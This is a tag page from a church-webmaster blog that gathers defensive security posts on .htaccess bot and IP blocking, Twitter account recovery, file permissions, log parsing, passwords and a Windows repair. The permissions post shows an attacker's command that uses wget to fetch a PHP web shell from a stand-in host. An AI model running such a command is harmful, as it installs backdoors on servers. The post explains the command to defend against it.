Tag: security

  • How to block spambots by user agent using .htaccess

    How to block spambots by user agent using .htaccess .Originally published May 27, 2008, I’ve bumped this up a bit in the queue after some edits.

    Spambots and spiders that ignore robots exclusion file can kill your site both in bandwidth and by potentially exposing information you don’t want ‘harvested.’ With that in mind, here is a quick-n-dirty guide to blocking spambots and rogue search engine spiders by using .htaccess. First the essential example codeblock, followed by a working example:

    essential example codeblock

    # redirect spambots & rogue spiders to the end of the internet
    Options +FollowSymlinks
    RewriteEngine On
    RewriteBase /
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^spambot
    RewriteRule ^(.*)$ http://www.shibumi.org/eoti.htm#$1 [R=301,L]

    Next is to read my article on how to quickly check your error logs for oddities … which should provide you with a list of all sorts of unusual user agents worth blocking.

    With said list, all that is left to do is create a working version that instead of sending people to the end of the internet, blocks them outright – which is probably a better move then sending the traffic elsewhere:

    real-world/working example

    # redirect spambots & rogue spiders to the end of the internet
    Options +FollowSymlinks
    RewriteEngine On
    RewriteBase /
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^$ [OR]
    RewriteCond %{HTTP_USER_AGENT} ^EmailSearch [OR]
    RewriteCond %{HTTP_USER_AGENT} ^Microsoft\ URL [OR]
    RewriteCond %{HTTP_USER_AGENT} ^Web\ Image\ Collector
    RewriteRule .* - [F,L]

    Note I provide 4 examples:

    1. ^$,
    2. ^EmailSearch
    3. ^Microsoft\ URL
    4. ^Web\ Image\ Collector

    All to demonstrate how to use perl-like regular expressions parse out the user agent. For example:

    1. ^ – identifies the beginning of the user agent string
    2. $ – identifies the end of the user agent string
    3. \ – that is a slash with a space afterwards tells the parser to include the space between words
    4. [OR] – is placed after each of the multiple entries, except the last
    5. [NC,…] – is sometimes placed after an entry to scan it w/out concern to upper or lower case

    In the process, I’m intentionally blocking empty user agents using .htaccess – “^$” – a search string that uses a regular express to test for nothing between the beginning “^” and end “$” of a user agent token. Sorry, but if you’re not willing to tell me who/what you are, I’m not willing to show you my content.

    Also, be aware the above requires that you have mod_rewrite installed on your Apache server, and that you have privileges to create your own rewrite rules in your own .htaccess file. If you’re not sure, check with your hosting service and/or system administrator.

    In most cases, such privs & access exists – but your mileage may vary – as they might in how your particular .htaccess file actually works in-the-wild.

    That said, more tomorrow or Thursday on how to create cron job to list those “unusual user agents” ‘automagically‘ for easy identification – and if needed -anti-spam remediation.

  • What to do when your Twitter Account gets Compromised

    Despite employing strong passwords that I change regularly, despite deleting unsolicited Direct Messages (DM) and mentions with links to unknown destinations, a simple “fat finger faux pas” event lead to me granting a 3rd party Twitter application permission to spam my followers. For that I apologize — and as part of my penance, have provided some useful advice, images and even a script to help you remedy that situation if you should ever similarly fall victim so such malware.What to do when your Twitter account gets hacked

    I woke up a little after 1:30AM last night because I though I had heard some racoons helping themselves to my  trash can as if it were a salad bar. Once that venture into suburban sanitation security was resolved, I checked my Samsung Droid Charge for any incoming notifications.  One that caught my attention read:

    Strange link via DM from you just now.

    As I dug in, I realized that my Twitter Followers were being sent a DM with a link to a third party Twitter Application, which when clicked, would begin the process of similarly turning their Twitter account into a spam-sending zombie.

    First thing first, I read the instructions on Twitter’s help page entitled “My Account Has Been Compromised, ” which advised me to:

    1. Change your password (go ahead, make it  a strong password)
    2. Revoke connections (to any 3rd party application you think suspicious &/or are no longer used)
    3. Update your new password in your trusted third-party applications


    Which I did immediately. I then went into Twitter and began to manually delete the messages the pusilanimous 3rd party program had sent. It wasn’t long into this tedious process that I realized “… this is how I got hacked, the malware link is WAY too close to the delete link.”  I’ve attached a screenshot of a test DM to demonstrate the usability issue I’m trying to describe:

    How the Twitter delete DM links can sometimes be too close to a malware link

    A bit of context, earlier in the evening while watching the 1st quarter of the Packers/Falcon’s game, I received an obvious malware DM. I pulled up Twitter in my browser on my Droid rather than the mobile App because there’s less keystrokes to deleting such conversations. Unfortunately, I clicked the Malware link. I remember that happened because I quickly hit the back key and then deleted — not thinking anything would happen because of my miscue.

    I was wrong. Later, sometime during the 4th quarter while searching stats on the Pack’s stunning 2nd half comeback, I saw on my little Droid browser a page that looked like Twitter, asking me to log back in. I was busy with the game, I’d seen Twitter do this before. What I didn’t see that the link was  actually pointing to a misspelled site: Twittler.com!

    So despite all my talk about strong passwords, ignoring unsolicited candy from strangers, and other such stuff, I granted a 3rd party application permission to spam the h-e-double-toothpicks out of my followers. Worse, just about the time I was through deleting all the rogue messages, I received another communique that reminded me that followers who get email notifications of DMs were still going to see the link.

    So at about 2:45AM, I set out to write a script that would send DM notifications to all my Twitter Friends — technically, those individuals of whom I follow, who also follow me. I won’t go into too much gory detail, other than the resulting replies indicated grateful followers, who while suspicious, were glad to get the personalized Direct Message warning from me.

    I chose PERL, because while other languages may be better for long term projects, I knew I could field a solution within an hour and a half by taking advantage of the Net::Twitter module provided at the CPAN library; along with a fresh set of API consumer and access from the Twitter Developer’s page.

    I call this script “DM_mea_culprit.pl,” and since it can be used to send a bulk messages to all your Twitter followers, please resist temptation and limit its use it for good:

    #!/usr/bin/perl
    #
    # Summary:
    # --------------------------------------------
    # Sends a Direct Message to Friends - those people on Twitter
    # whom I follow who also follow me
    #
    # Arguments:
    # --------------------------------------------
    # none yet, we'll get that done on the next version
    #
    # Example Use:
    # ---------------------------------------------
    # perl DM_mea_culprit.pl > run01.log.txt
    
    use Net::Twitter;
    use Dumper;
    
    # NOTE: you will need to get consumer keys and access tokens from the
    # Twitter Development Center: https://dev.twitter.com/start
    my $nt = Net::Twitter->new(
    traits => [qw/API::REST OAuth/],
    consumer_key => $YOUR_CONSUMER_KEY,
    consumer_secret => $YOUR_CONSUMER_SECRET,
    access_token => $YOUR_ACCESS_TOKEN,
    access_token_secret => $YOUR_ACCESS_TOKEN_SECRET,
    );
    
    # this information is useful to log at the beinning of the script
    # .. it includes how many more messages you can send w/in the hour
    my $ratelimit = $nt->rate_limit_status();
    print Dumper($ratelimit);
    
    # construct the outgoing direct message
    my $omsg = "please do NOT open any URL you may have received from me last night as a DM. It was malware.";
    
    # get all the ID's of people I follow
    my @ids;
    for ( my $cursor = -1, my $r; $cursor; $cursor = $r->{next_cursor} ) {
    # for a larger net, consider followers_ids()
    $r = $nt->friends_ids({ cursor => $cursor });
    push @ids, @{ $r->{ids} };
    }
    
    # walk through all the IDs
    foreach my $id (@ids) {
    if($id) {
    
    # get an array that describes the friendship
    my $friend = $nt->lookup_friendships({ user_id => $id });
    
    # get their screen name
    my $screenname = $friend->[0]->{"screen_name"};
    
    # see how you're connected to this friend
    my $connections = $friend->[0]->{"connections"};
    
    # important -- do they follow you?
    my $isfollowedby = $connections->[1];
    
    if($isfollowedby) {
    my $dmsg = "\@$screenname, $omsg"; # personalize the DM
    my $smsg = $nt->new_direct_message($id, $dmsg); # send the DM
    if($smsg) {
    print "message '$dmsg' successfully sent to #ID".$id."\n";
    } else {
    print "WRN:".$id."\t@".$screenname."\texperienced a message fail\n";
    }
    sleep (2); # don't overrun Twitter
    }
    sleep(3); # don't get blacklisted
    }
    }
    
    # Now send out a generalized message to the peeps;
    my $res = $nt->update({ status => "TO MY FOLLOWERS: $omsg" });
    
    # last bit of logging
    print "This work is done\n";
    exit 1;
    

    All that said,  here are some things I’m doing to do moving forward to avoid such instances.

    1. continue to change my password periodically, using something very strong;
    2. periodically review my third-party application connections, removing anything that looks suspicious and/or is no longer in use;
    3. always use the Twitter Mobile App to delete DMs with bad looking URLs when on my Droid smartphone;
    4. take a harder look at the URL when asked to log back into Twitter (or Facebook for that matter);
    5. perfect the above script — adding logic to delete spammy DM’s while sending out the warning; and
    6. being the Social Media API junkie that I am, perhaps re-write this in Python.

    Please feel free to add your recommendations to the list above — and again — apologies to my Twitter followers for the hassle.

  • 12 Days of Jesus Junk – Day 2 – Think Globally!

    As once again the  TSA reminds us that Christmas Snow Globes a threat to National Security, I thought it might be a good time to talk about the wide-World of bad-guys and some simple things you can do to guard your site from a potentially explosive situation.

    12 Days of Jesus Junk - Day 2 - Think Globally

    Unlike the 5.5″ The Kneeling Santa Claus Musical Christmas Water Globe parodies above, there are some real threats to your website that are an unfortunate aspect of the “World Wide” nature of the Web.

    Specifically, I’m talking about the army of professional hackers employed in far flung regions such as China, Nigeria and of course what is now the former U.S.S.R.

    For that, I recommend a modification to your  .htaccess file such as:

    <Limit GET HEAD POST>
    deny from 218.25.161
    allow from all
    </LIMIT>

    If you look close, I’m only using 3 levels of the IP address to 218.25.161.0 through 218.25.161.255.

    And where does one get a block of  IPs to block? Glad you asked …

    Pre-fabricated blacklists to block IP addresses of entire countries:

    A bit more on .htaccess and mod_access:

    Just remember to keep good backups of whatever files you’re working on – and try not to lock yourself out while experimenting with changes!

  • 5 things we can learn from my 7:40 AM Thanksgiving wake-up call

    I believe it was the slam of a large piece of plywood falling 2 some-odd stories onto other lumber that rudely awoke me at 7:40 AM this Thanksgiving morning.  An no, I couldn’t go back to sleep as the hum of a noisy air compressor placed precisely next to the property line driving the pneumatic hammers were equally annoying. That was the scene at my home this holiday.

    trash next door
    trash heap at 5244 levering mill rd, apex, nc

    D&G Builders of Fuquay Varina proceeded to work on a new house.

    A house next door being constructed on behalf of PenfieldHomes.com.

    And after a few emails and phone calls to a project manager of construction who informed me that “Mexicans don’t celebrate Thanksgiving like us …”

    So after telling said project manger that I didn’t want a feud, I apologized if anything we said or did offended (though I’m truly hard pressed to think of any such word or deed) – and he in turn called off the work squad – and I began to think of how similar situations can impact the peaceful operation of our church and charity websites.

    In other words, just as noisy neighbors and/or construction are a nuisance in the real world, so too can the virtual home of our organization’s web presence can be disrupted by inconsiderate acts.  Here are some analogies that come to mind:

    1. Noise
    I had an experience lately where some blogs I run on a shared server were inaccessible due to the incoming noise from a bunch of spammers and ‘bots. This was because a neighboring domain sharing the same IP had put up a BBS in an unsecured fashion.
    2. Obstructions
    It’s only happened once, but a truck was recently parked that partially blocked our driveway. In the same way, access to your site can be obstructed in part and/or in whole when those working on and/ror running the website ‘next door’ with an improperly parked modules and/or run-away program that consumes all the server’s memory and ports.
    3. Trash
    Nobody like’s picking up someone else’s garbage. My wife is no exception, as she recently found herself picking up unsecured McDonald’s bags that had blown into our yard. In the same way, neighboring website projects can also leave rubbish in the form of temporary files, no-longer used compiler settings and the like.
    4. Boundaries
    The Wake County, NC ‘UDO‘  defines a minimum number of feet in which a new home structure can be built next to another, how much noise is acceptable and other fun stuff like that. However, just because these rules are on the books doesn’t mean they’re going to be enforced. Meaning, it is going to be up to me to look out for instances of encroachment. In the same way, don’t expect or assume the host of your shared server is going to have your best interest in mind. They don’t and won’t. It is up to you to be diligent be on guard for those times neighboring websites and/or webmasters wander into your domain – and to work within the boundaries of good citizenship and the rules to resolve such issues.
    5. Communications
    If possible, establish one point of contact and a protocol for those situations where you feel you’re on the receiving end of some inconsiderate instances or situations. For example, know the correct channels of communications for your web host, and if feasible, for your IP Neighbor. Similarly, understand that email, though convenient, can lead to a breakdown that leads to unnecessary and unfortunate bad blood. Especially true when individuals on the other side are already having a bad day due to some other unrelated inconsideration. In all cases, keep track and logs of all such communiqués as you never know when you’ll need them.

    Anyway, those are my thoughts this Thanksgiving morning as I ignore the slam of pneumatic hammer guns and the humming whir of the air compressor and set my thoughts onto some delicious Greek Chopped Meat Stuffing and football.

    Well that and all the wonderful ways in which I’ve been blessed, including my family, my friends, my job, my church, and also the hundreds of visitors to this site – many of whom have sent me private messages of best wishes. Thank you all. I’m very grateful for every remembrance of you (Philippians 1:3).

    And with that, here are some links to some other related articles I’ve posted in the past. These include some practical advice on “how-to” implement some of the safeguards, countermeasures and logging I’ve mentioned above:

    Now if you don’t mind me, I’m off to E-Bay and/or Craigslist to find an affordable ANSI S1. 2-1962 sound level meter to leverage. I’m hoping I don’t need it but one never knows.

  • 5 simple steps to stronger passwords

    Just as good fences make good neighbors, strong passwords make secure users. Put another way, if your pastor is using his first name as a login, and his last name as a password, it won’t be long before your website and/or email system begins spewing spam for various online services not usually associated with a church … or worse.
    What do I mean by worse? Glad you asked.

    All a hacker need do is to figure out the login and password to one privileged  account and that’s usually enough for them to then quietly get into the rest of your system and begin discovering sensitive information about your organization and/or its members.

    I mean imagine the emotional impact and legal/political ramifications that could arise by the publication of private data and/or identity theft resulting from a system compromised by weak password practices.

    Okay I’m freaking out, so now what? Glad you asked.

    Here are five things you can teach your users to do in creating and using stronger passwords:

    1. Avoid passwords based on repetition, dictionary words, letter or number sequences, usernames, or biographical information like names or dates;
    2. Include numbers, symbols, upper and lowercase letters in passwords;
    3. Password length should be around 12 to 14 characters;
    4. Don’t write down passwords where prying eyes can see them, like a PostIt note taped to the underside of one’s keyboard; and
    5. Avoid using the same password when registering with other online services.

    Easier said than done Dean. Yes, I know but …

    Unfortunately, getting laypersons and staff to use strong passwords is indeed easier said than done because by their nature, such passwords are harder to remember and guess.

    That said, one technique I’ve seen used with success is employing passwords based on easy-to-remember mnemonic phrases such as:

    • mYd0gh@sFleaz – or My Dog Has Fleas
    • @0ne4all2C – at 1 for all to see

    There are also a number of free online services that will generate a strong password if you’re having trouble thinking up one of your own, here are just a few:

    Along with that, here’s a link to a rather nice free online service that will rate your password’s strength against a number of the criteria mentioned above and then some:

    And if you’re too chicken to tell your church secretary that the name of her prize poodle isn’t going to cut it, just send him a link to this article. I can take it from there.

  • How to make ‘find -perm 777’ your first ssh security stop

    Want to get hacked? It’s easy, just ‘chmod 777’ everything the next time you install a bbs or photo gallery application. Don’t want to get hacked? Read on and ‘find’ how hackers see, and exploit the unsecured areas of your system.consider chmod 777 vs. chmod 755 to lock down public paths & directories

    For those of you running online community applications such as phpBB, vBulletin, Coppermine Gallery, Mambo and a few others, installation can be a breeze if you have shell access. That said, installations can also lead to an unwanted visit if you get sloppy with your file permissions during the install.

    For today’s example, I’ll pick on vBulletin today because it is a commercial product, but be warned: today’s topic of discussion equally applies to ANY host of ‘open sores’ applications as well.

    The neer-do-well runs a Google search for those websites that are ‘Powered by: vBulletin Version 3.nn.nn.’ Upon finding a potential victom, they visit the site and … pay attention now … through their browser request a URL on your system that contains a remote command. That first remote command is likely to include “find -perm 777” giving the hakr all the information he needs to then “wget http://badguyhost.ru/myshell.php -O /your/unsecure/directory/logon.php” onto your system.

    Once such a php-based backdoor application is loaded, there is nothing left but to wipe your system clean and pray your backups are recent and reliable (more on that topic another time).

    So two things I ask of you.

    1. Keep your online applications up-to-date – get on their mailing list to kee abreast of changes, updates and patches.
    2. For those of you with shell access to your system, run file permission scans such as ‘find -perm 777’ on your system before someone less trustworthy does. You might be disturbed by what you ‘find.’

    For those of you whose paranoia-meter just went off scale, here is a command that for now will lock down those open areas:

    find . -perm 777 -exec chmod 755 {} \;

    For those of you with root access:

    find / -perm 777 -type d

    You may also want to run a scan for programs that provide web-based shell access. You’ll be glad you did.

  • How to quickly check your error logs for oddities


     Sample of error logs and stats screensWith more church webmasters taking advantage of free, one-click installs (e.g. WordPress, Drupal, etc …) provided by inexpensive web hosting solutions, I figure it is time to provide a quick tutorial on how to harvest useful operational, user and security information the error logs using a variety of commands already at your disposal – free.

    I have error logs” some ask? To which my response is: “Probably, did you ask your host provider?

    Once you do find your error log file(s) – and most reputable hosts do provide them, usually through whatever host management application they provide (e.g. CPanel, Plesk, etc …) – then it’s time to answer the not asked often enough question “what do I do with them?

    Below is ny semi-definitive, and most certainly emphatic response:

    Resolve 404 errors

    404 is an HTTP response by your website’s server to a user-browser request to a file not found. This information is tracked in your access logs, but usually and often is included in your error logs.

    Here is why this is important to you – reducing 404 errors:

    • reduces user frustration;
    • points out bugs in your configuration;
    • saves you gobs and gobs of disk space;
    • points out potential vulnerabilities; and
    • once fixed, improves available user bandwidth.

    First thing you need to do is figure out how your error log works, and what type of verbose messages it may or may not offer.

    Then you need to make sure you have enough SSH access (e.g. via tools like Putty) to run the Linux commands grep, egrep, tail, more and perl against your error logs.

    Short digression: Yes folks, for today’s lesson I’m assuming you are hosting on some form of a *nix platform – though one can actually perform the following functions on a Windows-based machine applying command line UnxUtils against a long file either on a server or FTP’d to your home computer.

    Getting back to today’s lesson, here’s a simple example of what command-line I would enter if I wanted to see the last 50 lines of my error log:

    tail -50 error.log

    This quickly gives me insight on the type of error messages available. For the ubiquitous 404 error – which in my world is recorded in the error log file in plain English as “File does not exist” … your mileage will likely vary. With this key phrase in mind, I can now enter the command:

    grep "File does not exist" -i error_log

    Parsing logs into human-readable columns

    Problem is, I probably get more information than I want. What I’m simply after is which IP is getting the error, how often, and on what page request. For that, I “pipe” the output from the “grep” command through Perl – which in turn parses the results by spaces.

    grep "File does not exist" -i error_log | perl -l -a -n -e 'print $F[7]," ",$F[12]'

    Counting the spaces, the IP address in my logs hits at position 7, the errant file at column 12. You’ll likely have to figit with these to get it to produce the results you’re interested in.

    Once you do, my suggestion is directing these results into a temporary file you can visit for later use. For example:

    grep "File does not exist" -i error_log | perl -l -a -n -e 'print $F[7]," ",$F[12]' > 404errors.05mar08.txt

    Once you see where the errors are occurring, usually its just a matter of creating a more comprehensive 404 request manager, and/or replacing a file that got accidentally deleted.

    Excluding certain entries

    One last trick – let’s say you’ve fixed two of your errant files, and now want to see what remains in your error log.

    Try this one on for size:

    grep "File does not exist" -i error_log | egrep "\/(file1\.html|file2\.png)" -i -v | perl -l -a -n -e 'print $F[7]," ",$F[12]' > 404errors.05mar08.txt

    Note that I used egrep instead of grep, the ‘e’ standing for regular ‘e’xpressions, which when coupled with the “exclude” operator of ‘-v’, provides us with a list of errant files excluding those you just fixed.

    Closing ‘args’

    I realize that this may sound like ‘ancient geek’ to some. If that’s the case, then my advice is ask your hosting provider what type of error stats may be available through a pre-packaged application that many hosts provide such as “awstats” and/or “webalizer.” They don’t provide the ‘gory details’ one gets with the command line options above, but it’s good enough.

    Yet for those who dare, there are additional benefits to learning how to parse your own error logs – for example, scheduling the above commands (that pipe into a file) in your cron table so you can quickly identify broken files and/or interesting inquiries from bad boys using a variety of anonymous proxy services and/or browsers in an attempt to set-up my blog as their own personal spam-bay.

    You can also save money, support calls, and/or bandwidth by identifying missing pages, images and other fixable omissions.

    For them, I have some .htaccess hacks awaiting them based on the useful input they provided me via my personally parsed error log.

  • How I fixed my Windows XP Stop c000021a {Fatal System Error} with Knoppix Linux

    Below are steps describing how I used Knoppix Linux to fix the dreaded Windows XP ‘Error Message: Stop c000021a {Fatal System Error} The Session Manager Initialization System Process…’ failure.

    This morning, when I powered-up my computer at work, my Windows XP-based computer booted blue, noting a file error which in turn kicked off an automatic chkdsk scan/fix of my hard drive. I got some coffee and used my smart phone to address email while all this was going on.

    When the system was done “fixing” the broken files, it rebooted to something I’d never seen before – a blue screen of death with the following ubiquitous message:

    Stop: c000021a {Fatal System Error}
    The Session manager initialization system process terminated unexpectedly with a status of 0xc000026c (0x00000000 0x00000000).
    The system has been shut down.

    After a few bouts with the on/off switch, it was clear, I was dead in the water.

    I walked down the hall to visit the IT guys, together we brought up the Microsoft Knowledgebase file #317189 entitled “Error Message: Stop c000021a {Fatal System Error} The Session Manager Initialization System Process…

    It had fun advice like installing Dr.Watson, running a memory dump and then sifting through the disassembled 0’s and 1’s to figure out what broke. Of course one’s machine would have to boot before that byzantine process was possible – a minor point not considered in said documentation.

    There were some other things about registry files, but again, I can’t get to the the C:\> command line prompt then it doesn’t do me much good.

    I did find on the Messenger Plus! Live Forums advice to run the Windows repair and replace my psapi.dll file with an older version, but again, that’d require getting onto the hard drive – and the only way I knew how to do that at this juncture would be take a route similar to the one I wrote about in 2003 in my post entitled:’Linux-based approach to fixing MSBlaster Worm infection.’

    So after digging through a few drawers and CD stacks, I found a Knoppix CD I had ‘burninated’ back in October for my blogging-tour of Jordan. For those of you who don’t know, Knoppix is a Linux distribution based on Debian GNU/Linux designed to be run directly from a CD / DVD.

    So I popped the Knoppix disk into the CD drive, turned on the power switch and within minutes, my machine was back up and running under Windows XP; though part of me wonders if there’s not an Ubuntu install in store for my aging home computer … but I digress …

    Anyway, I figured it might be helpful to some of you out there if I provides some detailed step on how I fixed my broken Windows operating system with Linux:

    1. Boot up your computer from the CD drive with your latest CD ‘burnination’ of Knoppix.
      • For me, this meant hitting the F12 key on boot up, and instructing the computer to boot from the CD/DVD drive instead of the hard drive.
      • This step also assumes that at some time in the past, you downloaded, burned and tested a Knoppix CD.
    2. At the initial ‘boot:’ prompt, hit enter.
      • You may find you’ll need to boot Knoppix with various startup options to make it work on you particular hardware platform.
      • Hitting the F3 key will show you some of those options. You can also find “cheat codes” online.
    3. Hopefully at this point you’ll see a “Windows-like” desktop known as KDE – and with luck – the hard drive in question will appear represented by an icon at the upper left as mounted and available for use.

    4. Click on the drive icon that contains your Windows operating system. This will open up (and you Linux fans out there, please forgive me for the term I’m about to use) this will open up an “Explorer like” file window as depicted below:
      Heal Your Church Website: saving Windows w/Knoppix screen 1
      I suggest changing the the display to list the files in ‘detail.’
    5. Sort your directory by date in descending order.
    6. Expand both the found.000 (our found.001..n, etc) and your Windows/System32 directories.

    7. View which files the Windows chkdsk moved into the found.000 path as listed below:
      Heal Your Church Website: saving Windows w/Knoppix screen 1
    8. Check for the same file names in the System32 directory – back them up of need be – then copy the files from the found.000 path into the /Windows/System32 directory; overwriting the existing files by the same name.
      • This is a dangerous move and can entirely mess-up your system -do it at yoru own risk.
      • In my case, I would have made backups, but all of them were of a 0 byte filesize, timestamped this morning at the time of the crash.
      • This is a dangerous move and can entirely mess-up your system -do it at yoru own risk.
      • It never hurts to backup files you’re abut to overwrite.
      • This is a dangerous move and can entirely mess-up your system -do it at yoru own risk.
    9. Shutdown Knoppix correctly (don’t be impatient and just pull the plug:-) – remember to remove the CD from the drive when prompted.
    10. Reboot under Windows.

    DISCLAIMER

    : Warning – I do not recommend this course of action. I am merely enumerating the steps I took to fix my computer under my circumstances, configuration and context. Your mileage may vary – as potentially you risk losing everything in following the same above steps.

    Now if you don’t mind, I have some backups and diagnostics to run. After that, time to go ‘burninate‘ a fresher Knoppix CD; you never know when it’ll come in handy.

    – – – § – – –

    MORE GREAT ADVICE:

    – – – § – – –